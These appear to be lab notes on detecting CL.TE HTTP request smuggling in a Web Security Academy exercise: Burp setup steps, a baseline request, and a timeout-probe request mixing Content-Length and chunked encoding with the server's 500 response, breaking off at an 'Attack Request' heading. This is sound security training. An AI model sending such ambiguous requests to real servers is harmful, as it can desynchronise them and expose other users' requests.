


HTTP Request Smuggling

Preparation of Practical Problems

CL.TE

CL.TE

4 Step Methodology



Preparation of Burp for CL-TE HTTP Request Smuggling

Prepare Burp for Request Smuggling


1 – Downgrade HTTP protocol to HTTP/1.1

2 – Change Request Method to POST

3 – Disable automatic update of Content-Length

4 – Show non-printable characters

A normal valid request with CL-0 and no body




```
Send [gear] Cancel <|v >|v
```

Request		Response
Pretty	Raw	Pretty
1	POST / HTTP/1.1 \r \n ←	
2	Host: 0a4d000704b9d3cc827bf12200ed00dc.web-security-academy.net \r \n ←	
3	Content-Type: application/x-www-form-urlencoded \r \n ←	
4	Content-Length: 0 \r \n ←	
5	\r \n ←	
6		


The CLRF is 2 bytes \r\n (two escape characters)

Send a request for sanity check and if you get 200 OK response then you are ready to check for HTTP vulnerability



Should give back a response 200 OK

How to detect CL.TE vulnerability? Using timeout technique




Front-End Server checks CL-6 {3,\r,\n,a,b,c}
and drops the content {X\r\n}
Back-end Server keeps waiting for next chunk size
and timesout “Server Error:Connection timed out”

Request		Response	
Pretty	Raw	Pretty	Raw
1	POST / HTTP/1.1 \r \n	1	HTTP/1.1 500 Internal Server Error
2	Host: 0a4d000704b9d3cc827bf12200ed00dc.web-security-academy.net \r \n	2	Content-Type: text/html; charset=utf-8
3	Content-Type: application/x-www-form-urlencoded \r \n	3	Connection: close
4	Content-Length: 6 \r \n	4	Content-Length: 125
5	Transfer-Encoding: chunked \r \n	5	
6	\r \n	6	<html>
7	3 \r \n		<head>
8	abc \r \n		<title>
9	X \r \n		Server Error: Proxy error
10			</title>
			</head>
			<body>
			<h1>
			Server Error: Communication timed out
			</h1>
			</body>
			</html>


Front-End Server checks CL-6 {3,\r,\n,a,b,c}
and drops the content {X\r\n}

Back-end Server keeps waiting for next chunk size
and timesout “Server Error : Connection timed out”




Confirmed that the Front-end Server is using CL and Back-end server is using TE (if Front-end server used TE then chunked would be 3 {a,b,c} then next chunk X would lead to "Error: Invalid request" as not numeric).

Conclusion: We can sent an ambiguous request that will be treated by the Front-end and Back-end differently



Now write the HTTP request attack where we want the front-end to send the entire request along with the malicious content and then the back-end would process only part of the request by reading an early terminating chunk and then wait for the next request for the remaining body. So when the next request comes the remaining body is prefixed to the normal request.



Attack Request

